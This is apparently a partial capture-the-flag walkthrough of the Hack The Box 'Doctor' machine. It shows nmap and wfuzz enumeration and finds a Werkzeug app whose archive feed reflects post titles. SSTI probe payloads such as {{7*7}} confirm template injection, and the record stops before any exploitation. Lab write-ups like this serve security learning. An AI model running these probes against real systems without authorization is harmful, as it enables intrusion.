HTB.Doctor

Working Theory

Enumeration

Tools


nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-09 09:25 EDT
Nmap scan report for 10.10.10.209
Host is up (0.017s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.74 seconds
```

Targets

port 80

found the domain name
//email: info@doctors.htb




found the subdomain


```
nobodyatall@0×DEADBEEF:~/script$ wfuzz -c -w dictionary/SecLists/Discovery/DNS/s
ubdomains-top1million-110000.txt -H 'HOST: FUZZ.doctors.htb' --hh 19848 doctors.
htb

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://doctors.htb/
Total requests: 114532

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   302        3 L      24 W     237 Ch      "www"
000001176:   302        3 L      24 W     237 Ch      "WWW"
000009543:   400        12 L     53 W     442 Ch      "#www"
000010595:   400        12 L     53 W     442 Ch      "#mail"
000047764:   400        12 L     53 W     442 Ch      "#smtp"
^C
Finishing pending requests...
nobodyatall@0×DEADBEEF:~/script$
```

www.doctors.htb


//login page




server information
//seems to be a Werkzeug (python written script server)




/register
//create an account



source code: archive under beta testing hmm...




source code: /archive
//empty?





```
1
2   <?xml version="1.0" encoding="UTF-8" ?>
3   <rss version="2.0">
4   <channel>
5   <title>Archive</title>
6
```

post something



check back the /archive
<item><title>test</title></item>
//hmm seems like post something it will shows here
//the title part seems to be vulnerable to SSTI (server side template injection)





```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>test</title></item>

        </channel>
```

test these 3 payload see whether able to 7*7 = 49 or not
//link: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily **mistaken for a simple XSS** vulnerability, but it's easy to difference if you try set **mathematical operations** within a template expression:


```
{{7*7}}
${7*7}
<%= 7*7 %>
```




it works! SSTI vulnerability found

```
</channel>
<item><title>49</title></item>

</channel>
```

test injection

